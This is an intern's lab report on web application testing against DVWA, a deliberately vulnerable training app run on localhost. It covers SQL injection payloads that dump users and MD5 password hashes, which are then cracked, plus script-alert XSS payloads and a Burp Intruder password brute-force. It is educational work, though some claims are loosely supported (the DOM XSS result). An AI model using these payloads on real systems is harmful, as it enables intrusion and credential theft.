

CYBER SECURITY INTERNSHIP - TASK 1 REPORT

Task Title :- WEB APPLICATION SECURITY TESTING

Track_code :- FUTURE_CS_01

Intern Name :- Yandrapu Mahesh

Aim :-

To conduct comprehensive web application security testing using the DVWA (Damn Vulnerable Web Application) platform in a controlled environment, focusing on identifying and exploiting common vulnerabilities such as SQL Injection, Cross-Site Scripting (XSS), and Authentication Weaknesses through simulated brute force attacks. The objective is to analyze the impact of these attacks and propose best practices for securing web applications.

DVWA SQL Injection Vulnerability Exploitation

Target Environment

- **Application:** DVWA (Damn Vulnerable Web Application)
 - **Security Level:** Low
 - **SQL Database:** MySQL
 - **Module:** SQL Injection
-

Objective

To demonstrate and document SQL Injection attacks on a vulnerable input field in DVWA to:

1. Retrieve user data.
 2. List database tables.
 3. Enumerate table columns.
-

Setting Up DVWA in Kali Linux

Requirements

- Apache web server
 - MySQL/MariaDB
 - PHP
 - DVWA source code (from GitHub)
-

Login to DVWA

- URL: `http://localhost/DVWA/login.php`
 - Default credentials:
 - **Username:** admin
 - **Password:** password
-

DVWA is Ready!

You can now start testing vulnerabilities like:

- SQL Injection
 - XSS
 - CSRF
-

Basic SQL Injection Test

- **Input:**

1

- **Result:**
Displays record for ID: 1:

First name: admin
Surname: admin

- **Observation:**
The backend executes:

`SELECT * FROM users WHERE id = '1'`

This confirms the input is being inserted directly into a SQL query without sanitization.

The screenshot shows the DVWA application's navigation menu on the left with various security vulnerabilities listed. The 'SQL Injection' option is highlighted in green. The main content area is titled 'Vulnerability: SQL Injection'. It contains a form with a 'User ID:' field containing the value '1'. Below the form, the output shows 'ID: 1' and 'First name: admin' followed by 'Surname: admin' in red text, indicating the injection was successful.

Screenshot: 1.png

2 Bypass Authentication & Dump All Users

- **Input:**

`1' or '1'='1`

- **Result:**


Dumps all users from the database:

`admin, Gordon Brown, Hack Me, Pablo Picasso, Bob Smith`

- **Underlying Query:**

`SELECT * FROM users WHERE id = '1' OR '1'='1'`

- **Impact:**
 - Authentication bypass
 - Full table enumeration
 - Critical breach of confidentiality



Screenshot: 2.png

3 Extract Table Names

- **Input:**

```
-1' UNION SELECT table_name, NULL FROM information_schema.tables
WHERE table_schema = 'dvwa' -
```


- **Result:**

Reveals the following tables:

- guestbook
- users

- **Impact:**

- Database schema enumeration
- Attackers now know which tables to target next



Screenshot: 3.png

4 Extract Column Names from users Table

- **Input:**

```
-1' UNION SELECT column_name, NULL FROM information_schema.columns
WHERE table_name = 'users' --
```

- **Result:**

Enumerates column names:

- user_id
 - first_name
 - Sur_name
-

- **Impact:**

Full mapping of user table columns, including sensitive fields like:

- First Name of all the users

The screenshot shows the DVWA SQL Injection page. On the left is a sidebar with various exploit categories. The 'SQL Injection' category is highlighted in green. The main content area has a title 'Vulnerability: SQL Injection'. Below it is a form with a 'User ID:' input field containing '-1' and a 'Submit' button. To the right of the input field, several red error messages are displayed, each showing a different column from the 'users' table being selected via UNION queries. At the bottom of the main content area, there's a 'More Information' section with a list of four external links. At the very bottom, there's some system information and two small buttons: 'View Source' and 'View Help'.

User ID: Submit

```
ID: -1' UNION SELECT column_name, NULL FROM information_schema.columns WHERE table_name = 'users' --
First name: user_id
Surname:

ID: -1' UNION SELECT column_name, NULL FROM information_schema.columns WHERE table_name = 'users' --
First name: first_name
Surname:

ID: -1' UNION SELECT column_name, NULL FROM information_schema.columns WHERE table_name = 'users' --
First name: last_name
Surname:

ID: -1' UNION SELECT column_name, NULL FROM information_schema.columns WHERE table_name = 'users' --
First name: user
Surname:

ID: -1' UNION SELECT column_name, NULL FROM information_schema.columns WHERE table_name = 'users' --
First name: password
Surname:

ID: -1' UNION SELECT column_name, NULL FROM information_schema.columns WHERE table_name = 'users' --
First name: avatar
Surname:

ID: -1' UNION SELECT column_name, NULL FROM information_schema.columns WHERE table_name = 'users' --
First name: last_login
Surname:

ID: -1' UNION SELECT column_name, NULL FROM information_schema.columns WHERE table_name = 'users' --
First name: failed_login
Surname:
```

More Information

- https://en.wikipedia.org/wiki/SQL_injection
- <https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/>
- https://owasp.org/www-community/attacks/SQL_Injection
- <https://bobby-tables.com/>

Username: admin
Security Level: low
Locale: en
SQLi DB: mysql

[View Source](#) [View Help](#)

Screenshot: 4.png

5 Extract Usernames and Passwords from users Table

- **Input:**

-1' UNION SELECT user, password FROM users -

The screenshot shows the DVWA SQL Injection page. On the left, a sidebar lists various security vulnerabilities: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection (the current page), SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected), XSS (Stored), CSP Bypass, JavaScript, Authorisation Bypass, Open HTTP Redirect, and Cryptography. The main content area is titled "Vulnerability: SQL Injection". It contains a form with a "User ID:" input field and a "Submit" button. Below the form, several UNION SELECT queries are displayed in red, showing user enumeration results:

```

User ID: [ ] Submit

ID: -1' UNION SELECT user, password FROM users --
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: -1' UNION SELECT user, password FROM users --
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: -1' UNION SELECT user, password FROM users --
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: -1' UNION SELECT user, password FROM users --
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: -1' UNION SELECT user, password FROM users --
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

```

Below the results, there is a "More Information" section with links to external resources:

- https://en.wikipedia.org/wiki/SQL_injection
- <https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/>
- https://owasp.org/www-community/attacks/SQL_Injection
- <https://bobby-tables.com/>

Screenshot 5.png

- Result:

Enumerates sensitive user credentials:

- admin | 5f4dcc3b5aa765d61d8327deb882cf99
- gordonb | e99a18c428cb38d5f260853678922e03
- pablo | 0d107d09f5bbe40cade3de5c71e9e9b7

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

```
5f4dcc3b5aa765d61d8327deb882cf99
e99a18c428cb38d5f260853678922e03
0d107d09f5bbe40cade3de5c71e9e9b7
```

I'm not a robot

reCAPTCHA
Privacy - Terms

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sh1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
5f4dcc3b5aa765d61d8327deb882cf99	md5	password
e99a18c428cb38d5f260853678922e03	md5	abc123
0d107d09f5bbe40cade3de5c71e9e9b7	md5	letmein

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

- **Impact:**

Full compromise of authentication data:

- Reveals usernames of all registered users
- Leaks MD5-hashed passwords, which can be cracked easily
- Enables unauthorized login and privilege escalation (e.g., admin access)

What was done: Multiple SQL injection payloads were used to retrieve data, enumerate tables/columns, and extract usernames and hashed passwords.

Conclusion: The SQL injection vulnerability allowed full access to sensitive user data and schema information. This highlights the absence of input sanitization and use of parameterized queries.

DVWA XSS Vulnerability Testing

Overview

This report outlines the identification and exploitation of three types of Cross-Site Scripting (XSS) vulnerabilities using DVWA:

- Reflected XSS
- Stored XSS
- DOM-Based XSS

1. Reflected XSS

Description:


Reflected XSS occurs when user input is reflected immediately in the page response without proper validation or encoding.

Steps Taken:

- Navigated to the "XSS (Reflected)" module.
- Entered the string `testing` to test input reflection.
- Injected payload: `<script>alert('XSS')</script>`

Result:

- Payload executed immediately in the browser.



The screenshot shows the DVWA application interface. The left sidebar has a menu with various attack modules. The 'XSS (Reflected)' module is currently selected and highlighted in green. The main content area displays a form with a text input field containing 'testing'. Below the input field, the text 'Hello testing' is displayed in red, indicating that the injected script was executed successfully. The title of the page is 'Vulnerability: Reflected Cross Site Scripting (XSS)'.

2. Stored XSS

Description:

Stored XSS involves injecting a malicious script that gets saved on the server (e.g., in a database) and executes whenever the data is viewed.

Steps Taken:

- Navigated to "XSS (Stored)" module.
- Input Name: test scrip
- Input Message: <script>alert(1)</script>


The screenshot shows the DVWA interface for the 'Stored Cross Site Scripting (XSS)' module. On the left, a sidebar lists various security modules. The 'XSS (Stored)' module is highlighted with a green background. The main content area has a title 'Vulnerability: Stored Cross Site Scripting (XSS)'. It contains two input fields: 'Name *' with 'test scrip' and 'Message *' with '<script>alert(1)</script>'. Below these fields are two preview boxes: one for 'Name: test' and 'Message: test message', and another for 'Name: test scrip' and 'Message:'. At the bottom, there's a 'More Information' section with a list of links related to XSS attacks.

- <https://owasp.org/www-community/attacks/xss>
- <https://owasp.org/www-community/xss-filter-evasion-cheatsheet>
- https://en.wikipedia.org/wiki/Cross-site_scripting
- <https://www.cgisecurity.com/xss-faq.html>
- <https://www.scriptalert1.com/>

- Submitted the form.

Result:

- Alert box popped up when the stored message was rendered.



3. DOM-Based XSS

Description:

DOM-Based XSS occurs on the client-side where JavaScript manipulates the DOM using untrusted data (e.g., URL parameters).

Steps Taken:

- Navigated to "XSS (DOM)" module.

The screenshot shows the DVWA (Damn Vulnerable Web Application) interface. The title bar says "localhost/dvwa/vulnerabilities/xss_d/". The main content area is titled "Vulnerability: DOM Based Cross Site Scripting (XSS)". It displays a dropdown menu for language selection, currently set to "English". Below the dropdown, there is a "More Information" section with links to external resources: "Spanish" (<http://www-community/attacks/xss/>), "German" (http://www-community/attacks/DOM_Based_XSS), and "Acunetix.com" (<https://www.acunetix.com/blog/articles/dom-xss-explained/>). On the left, a sidebar lists various attack modules: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), Weak Session IDs, and XSS (DOM). The "XSS (DOM)" module is highlighted with a green background.

- Modified URL to: ?default=Hindi and observed behavior.

The screenshot shows the DVWA interface after modifying the URL. The address bar now shows "localhost/dvwa/vulnerabilities/xss_d/?default=Hindi". The main content area remains the same as the previous screenshot, displaying the "Vulnerability: DOM Based Cross Site Scripting (XSS)" page with the "More Information" section and the same three external links. The left sidebar is identical to the first screenshot, with the "XSS (DOM)" module highlighted.

Result:

- JavaScript executed due to lack of sanitization in JavaScript code.

The screenshot shows a web browser window for the DVWA (Damn Vulnerable Web Application) platform. The URL is `localhost/dvwa/vulnerabilities/xss_d/?default=Hindi`. The main title is "Vulnerability: DOM Based Cross Site Scripting (XSS)". On the left, there's a sidebar with various exploit categories. The "XSS (DOM)" option is highlighted with a green background. In the center, there's a language selection dropdown menu with "Hindi" selected. A tooltip or dropdown menu is open over the "Hindi" button, listing "Hindi", "English", "French", "Spanish", and "German". Below the dropdown, there's some descriptive text and links related to XSS attacks.

Summary Table

XSS Type	Stored on Server	Trigger Location	Risk Level	Example Field
Reflected XSS	No	Immediate response	Medium	Search, Forms
Stored XSS	Yes	On viewing saved data	High	Comments, Messages
DOM-Based XSS	No	Client-side script code	High	URL Parameters

Conclusion: All three forms of XSS were exploitable, demonstrating how poor input validation and lack of output encoding can lead to severe client-side security issues.

Web Application Security Assessment

Environment: Kali Linux, DVWA (Difficulty: Impossible), Sample Web Application



Brute Force Attack Simulation on DVWA using Burp Suite

Objective:

To simulate a brute force attack on a vulnerable web application and understand how attackers exploit weak authentication mechanisms using Burp Suite's Intruder feature.

Tools Used:

- Burp Suite
 - DVWA (Damn Vulnerable Web Application)
 - Kali Linux
 - Custom Password Wordlist
-

Procedure:

1. Setup:

- DVWA configured to 'Impossible' difficulty level
- Logged into DVWA with valid admin credentials



The DVWA logo consists of the letters "DVWA" in a bold, sans-serif font. A green swoosh or oval shape starts from the top of the "D" and curves around the "V" and "W".

Username

Password

You have logged out

2. Target Identification:

- Navigated to the "Brute Force" module in DVWA
- Attempted a failed login to capture the POST request

The screenshot shows the DVWA (Damn Vulnerable Web Application) interface. The main title is "Vulnerability: Brute Force". On the left, there's a sidebar menu with various security modules listed. The "Brute Force" module is currently selected and highlighted in green. The main content area shows a "Login" form with "Username: admin" and "Password: ****" entered. Below the form, an error message in red text reads: "Username and/or password incorrect. Alternative, the account has been locked because of too many failed logins. If this is the case, please try again in 15 minutes." At the bottom of the page, there's some system information: "Username: admin", "Security Level: impossible", "Locale: en", and "SQLi DB: mysql". There are also "View Source" and "View Help" buttons at the bottom right.

Vulnerability: Brute Force

Login

Username: admin
Password: ****

Username and/or password incorrect.
Alternative, the account has been locked because of too many failed logins.
If this is the case, please try again in 15 minutes.

More Information

- https://owasp.org/www-community/attacks/Brute_force_attack
- <https://www.symantec.com/connect/articles/password-crackers-ensuring-security-your-password>
- <https://www.golinuxcloud.com/brute-force-attack-web-forms>

Username: admin
Security Level: impossible
Locale: en
SQLi DB: mysql

[View Source](#) [View Help](#)

3. Intercept & Analyze Request:

- Opened Burp Suite and enabled the Intercept option
- Captured the login POST request and sent it to Intruder

Burp Project Intruder Repeater View Help

Dashboard Target **Proxy** Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn

HTTP history WebSockets history Match and replace ⚙ Proxy settings

Filter settings: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes	TLS	IP	Cookies	Time	Listener port	Start response!
1	http://127.0.0.1	GET	/dwa/login.php			200	1999	HTML	php	Login :: Damn Vulnerable ...		127.0.0.1	security=impossible...	11:32:03 19 Jun...	8080	435	
4	http://127.0.0.1	GET	/favicon.ico			404	487	HTML	ico	404 Not Found		127.0.0.1		11:32:04 19 Jun...	8080	11	
5	http://127.0.0.1	POST	/dwa/login.php		✓	302	476	HTML	php			127.0.0.1	PHPSESSID=fbnbn...	11:32:10 19 Jun...	8080	174	
6	http://127.0.0.1	GET	/dwa/index.php			200	1560	HTML	php			127.0.0.1		11:32:11 19 Jun...	8080		
7	http://127.0.0.1	POST	/dwa/index.php		✓	302	476	HTML	php			127.0.0.1	PHPSESSID=govl...	11:32:12 19 Jun...	8080	47	
8	http://127.0.0.1	GET	/dwa/index.php			200	6880	HTML	js	Welcome :: Damn Vulner...		127.0.0.1		11:32:13 19 Jun...	8080	33	
11	http://127.0.0.1	GET	/dwa/dwaa/1/dwaaPage.js			200	1560	script	js			127.0.0.1		11:32:22 19 Jun...	8080	30	
13	http://127.0.0.1	GET	/dwa/dwaa/1/add_event_listeners.js			200	911	script	js			127.0.0.1		11:32:22 19 Jun...	8080	2	
15	http://127.0.0.1	GET	/dwa/vulnerabilities/brute/			200	5084	HTML	js	Vulnerability: Brute Force...		127.0.0.1		11:32:25 19 Jun...	8080	142	
16	http://127.0.0.1	POST	/dwa/vulnerabilities/brute/		✓	200	5429	HTML	js	Vulnerability: Brute Force...		127.0.0.1	PHPSESSID=nvajfr...	11:32:45 19 Jun...	8080	4182	

Request Response Inspector

Pretty Raw Hex Response Inspector

Pretty Raw Hex Render Request attributes

Pretty Raw Hex Render Request body parameters

Pretty Raw Hex Render Request cookies

Pretty Raw Hex Render Request headers

Pretty Raw Hex Render Response headers

Pretty Raw Hex Render Notes

Pretty Raw Hex Search 0 highlights

Pretty Raw Hex Search 0 highlights

Event log (2) All issues

Memory: 153.9MB

Request

Pretty Raw Hex

```

1 POST /dwa/vulnerabilities/brute/ HTTP/1.1
2 Host: 127.0.0.1
3 Content-Length: 84
4 Cache-Control: max-age=0
5 sec-ch-ua: "Chromium";v="133", "Not(A:Brand";v="99"
6 sec-ch-ua-mobile: ?0
7 sec-ch-ua-platform: "Linux"
8 Accept-Language: en-US,en;q=0.9
9 Origin: http://127.0.0.1
10 Content-Type: application/x-www-form-urlencoded
11 Upgrade-Insecure-Requests: 1
12 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/133.0.0.0 Safari/537.36
13 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-User: ?1
17 Sec-Fetch-Dest: document
Referer: http://127.0.0.1/dwa/vulnerabilities/brute/
19 Accept-Encoding: gzip, deflate, br
20 Cookie: security=impossible; PHPSESSID=govluseste588p6e1nfulnkcjg
21 Connection: keep-alive
22
username=admin&password=abcd&Login=Login&user_token=98d09baccd32c0b883e46fe903c8ba1b

```


Pretty Raw Hex Search 0 highlights

Pretty Raw Hex Search 0 highlights

Event log (2) All issues


4. Configure Burp Intruder:

- Set payload position for the password field



The screenshot shows the Burp Suite interface with the 'Intruder' tab selected. A 'Sniper attack' is running against the target 'http://127.0.0.1'. The request details show a POST /dwa/vulnerabilities/brute/ HTTP/1.1 with various headers. The payload is set to 'username=admin&password=\$abcd\$&Login=Login&user_token=58d05bacc32c0b883e4fe903c8ba1b'. The payload position is set to 'All payload positions'.

- Loaded a custom wordlist of potential passwords



The screenshot shows the 'Payloads' configuration screen in Burp Suite. It displays a list of payloads: root123, root@123, user, user123, test, test123, guest, and guest123. The 'Payload type' is set to 'Simple list' with a count of 144. The 'Payload configuration' section shows a list of items and an 'Add' button. The 'Payload processing' section allows defining rules for payload processing.

5. Execute Attack:

- Launched attack via Burp Intruder
- Monitored response lengths and status codes
- Identified correct password based on unique response behavior

The screenshot shows the Burp Suite interface during an intruder attack on the DVWA 'Brute' page. The title bar says '3. Intruder attack of http://'. The main window has tabs for 'Attack' and 'Save', with 'Attack' selected. Below is a table titled '3. Intruder attack of http://127.0.0.1'. The table has four columns: Request, Payload, Status code, and Response received. Row 27, where the password 'password' was tested, is highlighted in red and shows a status code of 200 and a response code of 11. The table also lists other payloads like 'password@2025', 'passwordme', etc., with their respective status codes. Below the table, there's a 'Request' tab followed by 'Response' and then 'Pretty', 'Raw', and 'Hex' options. The 'Pretty' tab is selected, showing a POST request to '/dvwa/vulnerabilities/brute/'. The request includes various headers such as Host, Content-Length, Cache-Control, Sec-Ch-Ua, Sec-Ch-Ua-Mobile, Sec-Ch-Ua-Platform, Accept-Language, Origin, Content-Type, Upgrade-Insecure-Requests, User-Agent, Accept, Sec-Fetch-Site, Sec-Fetch-Mode, Sec-Fetch-User, Sec-Fetch-Dest, Referer, Accept-Encoding, and a Cookie field containing security=impossible and PHPSESSID values. The connection is kept alive. At the bottom, there are navigation icons (back, forward, search) and a status bar indicating '116 of 144'.

Result:

Successful login detected using the password: **password**


DVWA



[Home](#)

[Instructions](#)

[Setup / Reset DB](#)

[Brute Force](#)

[Command Injection](#)

[CSRF](#)

[File Inclusion](#)

[File Upload](#)

[Insecure CAPTCHA](#)

[SQL Injection](#)

[SQL Injection \(Blind\)](#)

[Weak Session IDs](#)

[XSS \(DOM\)](#)

[XSS \(Reflected\)](#)

[XSS \(Stored\)](#)

[CSP Bypass](#)

[JavaScript](#)

[Authorisation Bypass](#)

[Open HTTP Redirect](#)

[Cryptography](#)

[API](#)

[DVWA Security](#)

